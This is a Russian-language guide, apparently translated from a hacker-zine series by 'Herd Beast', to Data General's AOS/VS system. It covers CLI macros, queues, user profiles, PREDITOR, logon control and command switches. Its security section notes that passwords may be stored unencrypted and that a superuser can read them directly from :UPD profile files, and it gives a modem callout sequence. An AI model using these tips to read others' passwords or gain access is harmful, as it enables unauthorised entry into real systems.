Аналог PATH (обычно переменной среды) в других системах в AOS/VS называется SEARCHLIST. При вызове команды или запросе помощи CLI просматривает SEARCHLIST в поисках нужных файлов. Если, например, вы ввели `HELP MODEM`, и где-то в вашем SEARCHLIST существует файл `MODEM.CLI`, HELP покажет:

```
modem           - Macro, File :UTIL:COMM:MODEM.CLI
```

То же самое работает и для других команд, включая TYPE.

Чтобы показать свой SEARCHLIST, просто введите `SEARCHLIST`. Чтобы изменить, используйте `SEARCHLIST путь,путь,путь ...`

Можно установить пароль для текущего сеанса CLI. Этот пароль не является паролем для входа в систему! Это пароль, который пользователь устанавливает для защиты своего сеанса. Он вводит `LOCK`, и после этого любой, желающий воспользоваться его CLI (с его консоли), должен сначала ввести пароль. Допустимые пароли — до 32 символов, без управляющих символов.

CLI предлагает пользователю несколько уровней. Он начинается с наивысшего уровня — 0, пользователь может создавать другие уровни; `POP` — переход на уровень выше, `PUSH` — переход на уровень ниже. При `POP` окружение CLI более высокого уровня сохраняется. При `PUSH` окружение текущего уровня копируется на нижний. `LEVEL` — показать текущий уровень CLI. `CURRENT` — показать окружение уровня. `PREVIOUS` — показать окружение уровня выше (кроме случая нахождения на наивысшем уровне).

Чтобы напечатать файл или запустить что-либо в фоновом режиме, нужно отправить это как задание. Для печати используйте команду `QPRINT`. Для пакетного задания (выполнения команды) используйте `QBATCH` (например, `QBATCH MASM ASMPROG`).

AOS/VS имеет механизм «очередей», управляемых программой EXEC (см. «Программа EXEC»). Очередь — место, где хранятся задания на передачу файлов, пакетную обработку и печать до момента, пока соответствующий процесс не сможет их взять и выполнить. Стандартные очереди:

```
QUEUE NAME       JOB TYPE                CONTENTS
--------------+------------+-----------------------------------
BATCH_INPUT        Batch       Входные файлы пакетных заданий.
                               Подаются через QBATCH или QSUBMIT.

BATCH_OUTPUT       Printing    Выходные файлы выполненных
```

```
                                    пакетных заданий (обычно
                                    отправляются на построчный принтер).

BATCH_LIST          Printing        Файлы списков выполненных пакетных
                                    заданий (обычно на принтер).

    ((Пакетные задания подаются через QBATCH.))

LPT                 Printing        Задания на печать, поданные
                                    через QSUBMIT.

MOUNTQ              Mount           Запросы на монтирование магнитофонов.
                                    Подаются командой MOUNT.
```

После отправки задания используйте `QDISPLAY` для просмотра его статуса. `QHOLD` — удержать задания, `QUNHOLD` — освободить. `QDISPLAY` также показывает состояние всех очередей.

AOS/VS также имеет обширную справочную систему. Для общих тем используйте `HELP` (список тем), затем `HELP *TEMA`. Для справки по системным командам — `HELP КОМАНДА` (ключи) или `HELP/V КОМАНДА` (подробности).

МАКРОПРОГРАММИРОВАНИЕ CLI

Имена макро-файлов обычно заканчиваются на `.CLI` и, как правило, являются текстовыми файлами (тип TXT). Макрос — это файл, который выполняется при вызове (добавлять `.CLI` к имени при вызове необязательно) и выполняет содержащиеся в нём команды (или другие макросы). Если имя макроса совпадает с именем команды CLI, макрос нужно вызывать вместе с частью `.CLI`. Макросы разворачивают аргументы следующим образом:

Аргументы-диапазоны (например, имена файлов):

```
%x%       Аргумент с номером x, со своими ключами. %0% — имя самого макроса.
%-%       Все аргументы со своими ключами, кроме %0%.
%x-y,i%   Аргументы с x по y с шагом i. Если x или i опущены, CLI считает
          их равными 1. Если y опущен, считается 32767. Например, при
          аргументах "1 2 3 4 5 6 7" вызов %2-6,2% раскрывается в "2 4 6".
```

Аргументы-ключи:

```
%x/%      Все ключи аргумента x.
%x\%      Аргумент x без своих ключей.
%x/y%     Аргумент x с ключом номер y.
%x/y=%    Значение ключа номер y аргумента x.
%x\y%     Все ключи аргумента x с их значениями, кроме ключа номер y.
```

Условные операторы используются в форме `[УСЛОВИЕ,АРГУМЕНТЫ]`. Если условие истинно, CLI выполняет всё после него до `ELSE` или `END`. Иначе — переходит к `ELSE` или `END`.

```
!EQUAL    Истинно, если оба аргумента совпадают алфавитно.
!NEQUAL   Истинно, если оба аргумента не совпадают алфавитно.
!UEQ      Истинно, если оба аргумента равны численно.
```

Псевдомакросы — особые конструкции, обычно похожие по виду на условные операторы, хотя иногда просто подставляют часть окружения. Их около 60; для краткости приведём лишь избранные:

```
[!ACL path]         Раскрывается в ACL пути.
[!ASCII octnum]     Раскрывается в ASCII-символ с восьмеричным кодом octnum.
                    Например, новая строка — восьмеричное 12.
[!CLI]              Раскрывается в CLI32 или CLI16, в зависимости от CLI.
[!DATE]             Дата, например 01-Jan-93.
[!SYSTEM]           Раскрывается в тип ОС.
[!SEARCHLIST]       Раскрывается в список поиска.
```

```
[!LEVEL]            Раскрывается в текущий уровень CLI.
[!CLI]              Раскрывается в тип CLI.
[!EXPLODE args]     Ставит запятую между каждой парой символов args.
                    При использовании со STRING преобразует также пробелы
                    и табуляции. При использовании с WRITE — в пробел.
[!LISTFILE]         Раскрывается в путь к файлу списка.
[!USERNAME]         Раскрывается в имя пользователя, запустившего макрос.
[!LOGON]            Возвращает CONSOLE при входе через терминал или BATCH
                    при входе через пакетный поток (только для входов EXEC).
[!DATAFILE]         Раскрывается в путь к файлу данных.
[!HID [host]]       Возвращает идентификатор хоста. С [host] — идентификатор
                    указанного хоста.
[!HOST [host]]      Возвращает имя хоста.
[!STRING]           Раскрывается в значение строки CLI.
```

Более сложный псевдомакрос — `!READ`:

```
[!READ[/args] text]
```

`!READ` выводит `text` и раскрывается в то, что было получено с ввода (ввод считается завершённым по символу новой строки). Аргументы `!READ` работают только в CLI32:

```
/EOF=str
          Строка, возвращаемая при достижении EOF.

/FILEID=file
          Читает из файла вместо @OUTPUT. Файл должен быть предварительно
          открыт с помощью OPEN.

/LENGTH=x
          Читать до x введённых символов.

/S
          Отбрасывает всё после точки с запятой (';') или левой скобки ('[').
          Иначе этот текст должен быть допустимой командой CLI или макросом,
          или псевдомакросом или макросом, заканчивающимся правой скобкой,
          если следует за левой скобкой.
```

Все псевдомакросы, включая `!READ`, можно использовать как в командной строке, так и в макрос-файлах CLI.

Пример макроса:

```
COMMENT -------------------------------------------------
COMMENT Examples of the use of conditionals and arguments
COMMENT in macros.
COMMENT This macro was invoked like this:
COMMENT HMAC 9 0 000
COMMENT -------------------------------------------------

[!EQUAL,%1%,]
     WRITE,,,,Execute with arguments please!
[!ELSE]
     [!EQUAL,%2%,%3%]
          WRITE,,,,%2% and %3% do match ALPHABETICALLY.
     [!ELSE]
          WRITE,,,,%2% and %3% don't match ALPHABETICALLY.
     [!END]
     [!UEQ,%2%,%3]
          WRITE,,,,%2% and %3% do match NUMERICALLY.
     [!ELSE]
          WRITE,,,,%2% and %3% don't match ALPHABETICALLY.
     [!END]
     [!UEQ,%1%,%2%]
          WRITE,,,,%1% and %2% do match NUMERICALLY.
     [!ELSE]
          WRITE,,,,%1% and %2% don't match NUMERICALLY.
     [!END]
[!END]

COMMENT -------------------------------------------------
```

```
COMMENT The output would be:
COMMENT 0 and 000 don't match ALPHABETICALLY.
COMMENT 0 and 000 do match NUMERICALLY.
COMMENT 9 and 0 don't math NUMERICALLY.
COMMENT -----------------------------------------------

[!EQUAL,[!READ What's your name?,,],HBT]
     WRITE,,,,[!ASCII 12]You're HBT.
[!ELSE]
     WRITE,,,,[!ASCII 12]You're not HBT.
[!END]

[!EQUAL,[!CLI],CLI16]
     WRITE,,,,[!ASCII 12]I was going to show you something else.
     WRITE,,,,Too bad you're using CLI16 which won't let READ take arguments.
[!ELSE]
     STRING [!READ/LENGTH=1 Continue? (Y/N)]
     [!EQUAL,[!STRING],N]
          WRITE,,,,[!ASCII 12]Good man [!USERNAME].
     [!ELSE]
          [!EQUAL,[!STRING],Y]
               WRITE,,,,[!ASCII 12]Too bad Mister I-Use-[!SYSTEM]
          [!ELSE]
               WRITE,,,,[!ASCII 12]Learn English guy.
          [!END]
     [!END]
[!END]
WRITE,,,,Thank you for using %0%.
```

AOS/VS также допускает программирование на 16-битном и 32-битном ассемблере (компиляция через MASM), BASIC, Fortran, C, Pascal и, вероятно, других языках.

Следующая программа довольно проста. Я не читаю файл типа UPF напрямую; я просто подаю текст в PREDITOR (см. следующий раздел).

```
COMMENT -----------------------------------------------
COMMENT Delete the little help screen if you are under
COMMENT CLI16.  Or just run CLI32.
COMMENT -----------------------------------------------

[!EQUAL,%1%,]
     WRITE,,,,[!ASCII 12]Format is: %0%/A NAME
     WRITE,,,,,,,,,,,,or      /L NAME
[!ELSE]
     [!EQUAL,%1%,]
               WRITE,,,,,,,Which user exactly?
     [!ELSE]
          [!NEQUAL,%0/L%,]
               WRITE/L=?USER.TMP  L
               WRITE/L=?USER.TMP  %1%
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP  b
               PROC/DEF/IOC/IN=?USER.TMP/BLOCK PREDITOR
               DEL ?USER.TMP
          [!ELSE]
               WRITE/L=?USER.TMP  c
               WRITE/L=?USER.TMP  %1%
               WRITE/L=?USER.TMP  y
               WRITE/L=?USER.TMP  %1%
               WRITE/L=?USER.TMP  n
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
               WRITE/L=?USER.TMP
```

```
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP
                WRITE/L=?USER.TMP  b
                PROC/DEF/IOC/IN=?USER.TMP/BLOCK PREDITOR
                DEL ?USER.TMP
            [!END]
        [!END]
    [!END]
```

БЕЗОПАСНОСТЬ СИСТЕМЫ

Вход в систему AOS/VS осуществляется следующим образом.

Для каждого имени пользователя существует связанный с ним файл в каталоге `:UPD`. Это профиль, содержащий настройки учётной записи. После того как пользователь введёт правильную пару имя пользователя/пароль, операционная система загружает его профиль (включающий допустимый объём памяти и дискового пространства, а также разрешённые привилегии) во внутренние таблицы. В числе параметров профиля: начальный каталог и начальная программа, выполняемая после входа (например, CLI); максимальное количество процессов; приоритеты процессов; привилегии SUPER (например, SUPERUSER, SUPERPROCESS).

Как уже упоминалось, если пользователь имеет привилегии SUPER, он должен активировать их самостоятельно (нужной командой или `PRIVILEGE` при использовании CLI32).

Важно знать о безопасности паролей: если система использует сетевое ПО XODIAC от Data General, пользователи могут не иметь доступа к удалённым машинам через сеть, если пароли зашифрованы. Поэтому на хосте XODIAC, скорее всего, пароли не будут зашифрованы. Тем не менее ACL каталога `:UPD` не позволяет каждому пользователю получить к нему доступ.

Пароли меняются пользователем нажатием Ctrl-L сразу после ввода пароля при входе. Это работает только для пользователей, имеющих привилегию устанавливать собственные пароли. Допустимые пароли — от 6 до 15 символов.

Поля профиля AOS/VS:

```
  * Пароль
  * Начальная программа          Выполняется после входа
  * Начальный IPC-файл           Файл LOGON
  * Начальный каталог
  * Приоритет пользователя по умолчанию
  * Максимальный приоритет очереди   Наивысший приоритет, который пользователь
                                     может установить для пакетного задания.
                                     Чем меньше число, тем выше приоритет (1-255).
```

```
* Неограниченные дочерние процессы
* Максимальное количество дочерних процессов  Если опция выше отключена.
* Дисковая квота в блоках
* Логическое адресное пространство    Позволяет пользователю управлять размером
  (batch)                             логического адресного пространства, в
                                      котором выполняются его программы.
                                      Если -1 — система устанавливает сама.
* Минимальный рабочий набор           Минимальное количество страниц, которое
  (batch)                             пользователь может иметь в активных
                                      процессах. Если -1 — система определяет
                                      по требованиям программы.
* Максимальный рабочий набор (batch)
* Логическое адресное пространство (не batch)
* Минимальный рабочий набор (не batch)
* Максимальный рабочий набор (не batch)
* Зашифровать пароль
* Superuser
* Superprocess
* Использовать IPC                 Разрешает пользователю делать IPC-вызовы.
* Использовать консоль
* Использовать batch
* Использовать виртуальную консоль  Виртуальные консоли создаются сетевыми
                                    входами.
* Использовать модем               Модем — консоль с характеристикой /MOD.
* Изменять пароль
* Изменять приоритет
* Изменять тип
* Изменять имя пользователя        Позволяет пользователю стать другим
                                   пользователем без фактического входа в
                                   его профиль.
* Доступ к устройствам             Разрешает пользователю напрямую выдавать
                                   ассемблерные инструкции устройствам.
* Создавать без блокировки         Разрешает пользователю запускать дочерний
                                   процесс без блокировки родительского.
* Привилегии системного менеджера
* Доступ к локальным устройствам удалённо
* Изменять тип адресного пространства  Разрешает вызов 32-битных процессов
                                       из 16-битных (обычно включено, так как
                                       существует CLI16, но большинство программ
                                       32-битные).
* Изменять лимит рабочего набора   Разрешает изменять размер рабочего набора
                                   программ.
* Комментарии
```

Профили пользователей можно создавать, удалять, читать и изменять в редакторе профилей пользователей AOS/VS — PREDITOR. PREDITOR выдаёт промпт, из которого можно прочитать любую учётную запись и значения её полей. Однако PREDITOR не отображает поле пароля, зашифрован он или нет — только признак состояния поля «Зашифровать пароль». Это легко обходится: если вы можете запустить PREDITOR, вы столь же легко можете открыть файл `:UPD:ИМЯ_ПОЛЬЗОВАТЕЛЯ` через SED и посмотреть пароль прямо там — PREDITOR может быть загружен только пользователем, способным стать Superuser.

Допустимые команды PREDITOR: Create, Delete, Edit, List, Question, Rename, Use. Все сокращаются до первой буквы. При `CREATE` сначала спрашивается о пароле, затем о других полях с тремя вариантами (обычно): YES, NO и NL (умолчание системы). `DELETE` просит подтверждения удаления пользователя и его домашнего каталога. `EDIT` аналогичен `CREATE` — позволяет изменить любое поле профиля (включая пароль). `LIST` выводит статус всех полей профиля (используя шаблонный профиль типа `+`, можно просмотреть всех пользователей системы). `QUESTION` устанавливает системные умолчания для `CREATE` и `EDIT`. `RENAME` переименовывает пользователя. `USE` изменяет значение переменной `!DEFAULT` (ваше имя пользователя).

Входом в систему управляет программа EXEC (это и есть часть `EXEC-32  x.xx.xx.xx` в сообщении входа). EXEC просто считывает имя пользователя/пароль и при правильности — выполняет вход. После завершения EXEC запускается начальная программа из профиля. Команды для управления входом: `CONTROL @EXEC DISABLE` и `ENABLE`. Дополнительно см. «Программа

EXEC».

При использовании ENABLE консоль получает возможность входа в систему; помимо самого входа, EXEC также отображает :UTIL:LOGON.BANNER.SCREEN.

ENABLE

```
  /ALL      Даёт указанные возможности всем консолям.

  /TRIES=x  Устанавливает максимальное количество попыток входа равным x.

  /STOP     Даёт тот же результат, что и если бы оператор выполнил
            CONTROL @EXEC DISABLE <консоль> после превышения максимального
            числа попыток входа.

  /CONTINUE
            Блокировать консоль на 10 секунд, затем продолжить.

  /FORCE    Изменить остальные параметры, пока консоль включена.
```

СИСТЕМНЫЕ КОМАНДЫ

Каждая команда имеет собственные ключи. Однако все команды принимают ключи /1, /2, /L и /Q (а также /STR=строка и /ESTR=строка в CLI32).

```
/1=ERROR|ABORT|IGNORE|WARNING
/2=WARNING|ERROR|ABORT|IGNORE
```

Управляет поведением программы при ошибке класса 1 или 2. Первый вариант — умолчание. ERROR выводит «Error: что-то» и останавливает выполнение команды. ABORT прерывает команду. IGNORE игнорирует ошибку. WARNING выводит «Warning: что-то» и продолжает выполнение.

```
  /L=путь   Команда сохранит весь свой вывод в «путь».

  /Q        Выводить вывод в столбцах с одним пробелом между ними
            (исключение — TYPE).

  /STR=строка
  /ESTR=строка
            Команда сохранит вывод в строковой переменной «строка»,
            которую можно просмотреть командой STRING.
            Если вывода нет или команда — TYPE или COPY, строка устанавливается
            в null. /ESTR — для вывода ошибок, /STR — для обычного вывода.
```

Далее перечислены некоторые важные команды AOS/VS. Информация о DUMP и LOAD включена только в ознакомительных целях; поскольку они требуют дискет, вряд ли вы будете использовать их ежедневно.

Перечислены в алфавитном порядке.

ACL \<путь\>

ACL — утилита управления ACL (Access Control List — список контроля доступа). ACL — это список имён пользователей и видов доступа к файлу. ACL использует однобуквенные коды доступа:

```
    LETTER                TYPE/FILE                    TYPE/DIR
-----------+---------------------------------+-----------------------
 A(ppend)     Добавление к файлу.              Создание файлов в
```

```
                                                  каталоге или перемещение
                                                  файлов в него.

        E(xecute)   Выполнение программы.         Разрешает доступ к
                                                  каталогу (переход в него,
                                                  чтение и т.д.).

        O(wner)      Разрешает изменять ACL или удалять файл/каталог.

        R(ead)       Чтение файла.                Список файлов в каталоге.

        W(rite)      Запись в файл.               Создание, удаление или
                                                  изменение ACL файлов
                                                  в каталоге.
```

ACL по умолчанию для любого файла — OWARE для пользователя.

`ACL` показывает ACL. Для изменения:

```
ACL <путь> [пользователь,доступ] [...]
```

Где доступ — одна из букв группы OWARE, например:

```
ACL PHRACK43 HBT,OWARE       (Пробела между 'имя_пользователя' и
                              'доступ' НЕТ!)

ACL PHRACK42 HBT,OWARE +,R   (Здесь использован шаблон '+', означающий
                              всех пользователей. HBT имеет полный доступ,
                              остальные — только чтение.
                              Шаблоны должны идти последними, конкретные
                              имена — перед ними.)
```

В CLI32 также доступен групповой доступ в формате:

```
ACL <путь> [пользователь:группа,доступ] [...]
```

Ключи:

```
/[BEFORE|AFTER]/[TCR|TLA|TLM]=дата и/или время
/TYPE=тип
          Работают так же, как аналогичные ключи в FILESTATUS.

/D        Использовать настройки по умолчанию (OWARE). Умолчания можно
          изменить с помощью DEFCAL.

/K        Удалить ACL — никто, кроме superuser, не сможет получить доступ
          к файлу.

/V        Показывать каждый изменённый файл.
```

BROWSE

BROWSE — программа для просмотра (перелистывания, поиска, прокрутки в любом направлении) любого количества ASCII или бинарных файлов. Во время работы BROWSE справка доступна по клавишам `H` или `?`. BROWSE начинает с конца файла и позволяет двигаться назад (хотя это можно изменить).

Дополнительные подробности не приводятся, так как BROWSE работает только на CRT-терминалах (обычных терминалах, за которыми сидят сотрудники), и я не имел удовольствия ими воспользоваться.

CHARACTERISTICS

CHARACTERISTICS отображает или устанавливает характеристики устройства, подключённого к терминалу (но не принтера, например). Чтобы изменить характеристики устройства постоянно, а не только для текущего уровня CLI, нужно быть PID 2 (локальная консоль) или иметь привилегии SYSTEMMANAGER. Для этого нужно сначала использовать EXEC для отключения устройства (DISABLE), затем применить CHARACTERISTICS, после чего снова включить устройство через EXEC (ENABLE) (см. «Программа EXEC»). Переключатель CHARACTERISTICS будет выглядеть как `/DEFAULT/[характеристики устройства по умолчанию] устройство`. «Устройство» — например, `@CON100`.

Ключи CHARACTERISTICS имеют вид: `CHARACTERISTICS /[ON|OFF]/КЛЮЧ`. Говорит само за себя.

```
/8BT
          Интерпретировать все 8 бит ASCII-символа как данные.
          (Для использования с 8-битными кодировками.)

/16B      Для перевода азиатских языков.

/4010I    Устройство — терминал DG модели 4010I.

/6012     Устройство — терминал DG модели 6012.

/605X     Устройство — терминал DG DASHER модели 6052, 6053, D210 или D211.

/6130     Устройство — терминал DG DASHER модели 6130, D410 или D460.

/ACC      Линия требует управления доступом к модему (только пользователи
          с привилегией Use Modem могут входить).

/AUTOBAUD
          Система автоматически определит скорость передачи данных (бод)
          терминала.

/BAUD=b
          Устанавливает скорость (бит/с) устройства равной b. Допустимые
          значения: 45.5, 50, 75, 110, 134.5, 150, 300, 600, 1200, 1800,
          2400, 3600, 4800, 7200, 9600, 19200, 38400.

/BREAK=[BMOB|CAOB|CBOB|CFOB|DCOB]
          Реакция системы на BREAK:
          BMOB (по умолчанию) Очищает двоичный режим и восстанавливает
                                нормальную обработку символов
          CAOB           Выдаёт Ctrl-C Ctrl-A
          CBOB           Выдаёт Ctrl-C Ctrl-B
          CFOB           Выдаёт Ctrl-C Ctrl-F
          DCOB           Отключает пользователя

/CALLOUT  Разрешить вызовы, инициированные хостом (внешние вызовы).

/CHARLEN=[5|6|7|8]
          Длина символа в битах, *включая* стоп-бит.

/CONTYPE=тип_подключения
          Типы подключений:
          BITMAPPED      Оконный терминал
          DIRECT         Стандартное подключение
          PAD            Через аппаратный PAD
          PBX            Через контроллер PBX
          PCVT           Через контроллер DG/PC*i
          TERMSERVER     Через аппаратный сервер терминалов
          TELNET         Через telnet
          VIRTUAL        Через виртуальный терминал

/CPL=[8-255]
          Максимальное количество символов в строке.

/CTD      Отключать линию, если пользователь не отвечает на приглашение
```

входа в течение некоторого времени.

/DEFAULT Отображает характеристики терминала по умолчанию.

/DKHW Если OFF, а /16B и /8BT включены — поддержка китайских символов.

/EB0 Задаёт эхо управляющих символов.
/EB1 При выключении обоих — ничего не отображается.
EB0 вкл., EB1 выкл. — эхо в виде ^символ.
EB0 выкл., EB1 вкл. — эхо точно того, что было введено.

/EOL Не выводить перевод строки при превышении длины строки ввода.

/ESC Интерпретировать Escape как прерывание Ctrl-C Ctrl-A.

/FF Вывести прогон страницы (formfeed) при открытии устройства.

/G1G0 Включает набор символов G1G0 (тайваньские символы). /16B и /8BT
также должны быть ON.

/HARDCOPY Устройство — печатающий терминал.

/HDPX Поддержка полудуплекса для модемной линии.

/HIFC Использовать управление потоком CTS/RTS по вводу; нельзя включать
при активных /HDPX или /MOD.

/HOFC Использовать управление потоком CTS/RTS по выводу.

/IFC Включить XON/XOFF для управления вводом терминала
(управляющие символы Ctrl-S/Ctrl-Q).

/LEVEL=x Устанавливает характеристики, идентичные уровню CLI #x.

/LPP=[4-255]
Количество строк на странице.

/MDUA Разрешает прямой доступ к модему на линии (/MOD должен быть
установлен). Затем можно использовать ?WRITE для отправки команд
модему. См. «Макропрограммирование CLI».

/MOD Использовать интерфейс модема на этой линии.

/MRI Контролировать линию на наличие звонков.

/NAS Устройство не соответствует стандарту ANSI.

/NLX Включить перевод азиатских естественных языков. /16B и /8BT
также должны быть ON.

/NRM Подавить сообщения (от SEND), отправленные не с PID 2
(аналог «mesg n» в Unix).

/OFC XON/XOFF управление выводным потоком.

/OTT Преобразовывать последовательность символов "~}" в Escape
(для эмуляции VT100).

/P Устанавливает характеристики, идентичные уровню CLI выше.

/PARITY=[ODD|EVEN|NONE]
По умолчанию — NONE.

/PM Включить постраничный режим: вывод останавливается каждые LPP
строк (как задано /LPP, по умолчанию 24). Ctrl-Q продолжает.

/RESET Сбросить характеристики к значению по умолчанию.

/RTSCD Проверять наличие несущей перед обработкой сигналов RTS. /HDPX
должен быть ON.
/SFF Имитировать прогоны страниц.

```
/SMCD     Игнорировать наличие несущей на модемных линиях. /MOD должен
          быть ON; должно быть установлено при включённом /HPDX.

/ST       Имитировать табуляцию каждые 8 столбцов.

/STOPBITS=[1|1.5|2]

/TCC=[время ожидания сигнала несущей после подключения модема]
          По умолчанию — 40000 мс.

/TCD=[время ожидания возврата несущей после её пропадания]
          По умолчанию — 5000 мс.

/TDW=[задержка между подключением модема и первым вводом/выводом]
          По умолчанию — 2000 мс.

/THC=[время после отключения для стабилизации модема]
          По умолчанию — 10000 мс.

/TLT=[время ожидания между отправкой последнего символа и сбросом RTS]
          По умолчанию — 0 мс. /HPDX должен быть ON.

/TO       Включить тайм-ауты.

/UCO      При отображении преобразовывать строчный ввод в верхний регистр.

/ULC      Принимать как строчные, так и прописные символы.

/WRP      Перенос длинной строки.

/XLT      Включить эмуляцию терминала VT100.
```

Знание — это знание, но вот как открыть модемную линию для исходящего вызова (необходимы привилегии SYSTEMMANAGER):

```
CLEARDEVICE/RXON @CON999
CONTROL @EXEC DISABLE @CON999
CHARACTERISTICS/ON/MOD/MDUA/CTD/CALLOUT @CON999
CONTROL @EXEC ENABLE @CON999
((И вот как её вернуть обратно))
CLEARDEVICE/RXON @CON999
CONTROL @EXEC DISABLE @CON999
CHARACTERISTICS/DEF @CON999
CONTROL @EXEC ENABLE @CON999
```

CLEARDEVICE \<устройство\>

Для использования CLEARDEVICE на чужом терминале нужно быть PID 2 (локальная консоль) или иметь привилегии SYSTEMMANAGER. ` должно быть терминальной линией (например, @CON100`).

```
/RXON     Имитирует символ XON от устройства.

/SBREAK   Отправляет символ BREAK устройству.
```

Руководство по системе AOS/VS корпорации Data General — Часть II

Автор: Herd Beast

CONINFO [console]

CONINFO отображает информацию о консоли. Без аргументов выводит информацию о консоли текущего пользователя. При наличии параметра и включённой привилегии SYSTEMMANAGER выводит информацию об указанной консоли. Состав выводимой информации зависит от типа подключения консоли:

```
        ПОДКЛЮЧЕНИЕ                       ИНФОРМАЦИЯ
    ------------------------+-----------------------------------------
    ITC/LTC через TCP/IP      Код устройства, номер движка,
                              номер линии, IP-адрес, номер порта.

    ITC/LTC через XNS         Код устройства, номер движка,
                              номер линии, CS/200 Ethernet-адрес.

    ((Удалённый адрес отсутствует, если соединение не установлено
      (в обоих случаях).))

    ITC/PVC                   Код устройства, номер движка,
                              адрес движка, номер линии,
                              адрес линии ИЛИ ASCII-строка,
                              если тип PVC — NAME.

    Telnet                    Номер линии, IP-адрес, порт.
                              Только номер линии при отсутствии
                              текущего соединения.

    IACs                      Код устройства, номер движка,
                              номер линии, флаг модема.

    Duarts                    Код устройства, номер движка,
                              номер линии, флаг CON0.

    TTI/TTO Opcon             Код устройства, номер движка,
                              номер линии, флаг CON0.
```

CREATE \

CREATE создаёт файл (TXT или UDF). CREATE/LINK создаёт ссылки на файлы.

`/DATASENSITIVE`

Создаёт файл с форматом записей, чувствительным к данным.

`/DIRECTORY`

Создаёт каталог.

`/DYNAMIC`

Создаёт файл с динамическим форматом записей.

`/ELEMENTSIZE=x`

Задаёт минимальный шаг роста файла в блоках по 512 байт.

`/FIXED=x`

Создаёт файл с записями фиксированной длины x.

`/HASHFRAMESIZE=x`

Задаёт единицу разбиения каталога для доступа к файлам. По умолчанию 7. Оптимальная формула: ближайшее простое число (до 157, максимума) от числа файлов, делённого на 20.

`/I`

Вставляет набранный текст из @INPUT как содержимое файла. Ввод завершается одиночным символом `)`, после которого нажимается Enter.

`/INDEXLEVELS=x`

Задаёт максимальное количество элементов данных в файле равным x.

`/LINK`

Создаёт связанный файл со вторым аргументом в качестве цели. Например, чтобы связать MODEM.CLI с :UTIL:NET:MODEM.CLI, используйте `CREATE/LINK MODEM.CLI :UTIL:NET:MODEM.CLI`.

`/M`

Берёт содержимое файла из макроса, следующего далее. Ввод завершается так же, как в `/I`.

`/MAXSIZE=x`

Создаёт каталог контрольных точек размером x×512 байт (дисковый блок).

`/TYPE=t`

Создаёт файл типа t, где t — десятичный номер или трёхбуквенный мнемоник (см. раздел «Структура системы»).

`/VARIABLE`

Создаёт файл с записями переменной длины.

DELETE \

Удаляет файл. Противоположность CREATE.

DUMP \ [path]

DUMP выгружает файл из текущего каталога на носитель. Носителем может быть дискета или магнитная лента. `[path]` — шаблон файлов для выгрузки; если не задан, выгружается всё. DUMP несовместим с Unix; для выгрузки файлов с целью переноса в Unix в AOS/VS предусмотрена команда TAR.

`/[AFTER|BEFORE]/[TLA|TLM|TCR]=date and/or time`

`/TYPE=[]type`

Эти ключи работают так же, как в FILESTATUS.

`/BUFFERSIZE=x`

Задаёт размер буфера x (кратный 1024). Значение задаётся в байтах; если указано как xK — в килобайтах (1 килобайт = 1024 байта). Чем больше буфер, тем больше данных помещается на ленту.

`/DENSITY=[800|1600|6250|ADM|LOW|MEDIUM|HIGH]`

Числа задают плотность в битах на дюйм. ADM — Automatic Density Matching (автоматическое согласование плотности). При использовании других значений возможна несовместимость с другими ленточными накопителями (значение LOW у одного накопителя не совпадает с LOW у другого).

`/FLAT`

Исключает структуру каталогов. По умолчанию DUMP сохраняет дерево каталогов.

`/IBM`

Записывает на ленту с меткой формата IBM, созданной командой `LABEL/I`.

`/L[=pathname]`

Записывает имена выгруженных файлов в pathname или в @LIST (см. команду LISTFILE).

`/NACL`

Не выгружать ACL; при последующей загрузке будет создан ACL по умолчанию.

`/RETAIN=x`

Задаёт срок хранения: файл выгрузки нельзя перезаписать в течение x дней.

`/SEQUENTIAL`

Не перематывать ленту после завершения выгрузки.

`/V`

Верифицировать выгрузку, перечислив выгруженные файлы.

FED

FED (смешок) — программа, а не команда CLI. FED расшифровывается как File Editor Utility (утилита редактирования файлов) и позволяет просматривать и изменять содержимое дисковых файлов. Запускается командой `XEQ FED [path]`. Внутреннее приглашение FED — `_`.

FED имеет внутренние ключевые слова, вызываемые через `ESC` (если Escape недоступен, попробуйте выставить `CHAR/ON/XLT/OTT` и использовать "`~}`").

Для эффективной работы с FED необходимо знакомство с командой DEBUG и основами ассемблера, что выходит за рамки данного материала. Если вы знаете, что делаете, — обратитесь к описанию DEBUG.

```
C    Запустить CLI внутри FED.
DIS  Переключить режим отображения.
G    Просмотр/изменение кольцевых регистров.
H    Справка.
I    Определить/перечислить временные символы.
```

```
  J    Удалить временные символы.
  M    Просмотр/изменение входного радикса.
  MEM  Просмотр/изменение участков файла.
  S    Поиск по дисковым адресам.
  T    Просмотр/изменение режима отображения.
  X    Включить/выключить таблицу символов.
  Y    Включить/выключить запись в лог-файл.
  Z    Выйти из FED.
  ?    Показывать подробные сообщения об ошибках.
```

`/I=file` — использовать команды из file для сеанса редактирования.

`/L=file` — сохранять все команды и ответы FED в file.

`/S=file` — использовать file в качестве файла таблицы символов.

`/N` — не использовать файл таблицы символов.

`/P` — трактовать дисковый файл как программный.

`/R` — открыть только для чтения.

`/U` — трактовать дисковые данные как пользовательский файл данных.

`/X` — трактовать дисковый файл как файл ОС.

LOAD \ [path]

LOAD восстанавливает файлы, ранее выгруженные командой DUMP. При вызове из CLI32 макрос обращается к программе DUMP_II — более продвинутой версии DUMP. Если `[path]` не задан, весь файл выгрузки загружается в текущий каталог (с сохранением дерева каталогов).

`/[AFTER|BEFORE]/[TLA|TLM|TCR]=date and/or time`

`/TYPE=[]type`

Эти ключи работают так же, как в FILESTATUS.

`/BUFFERSIZE=x`

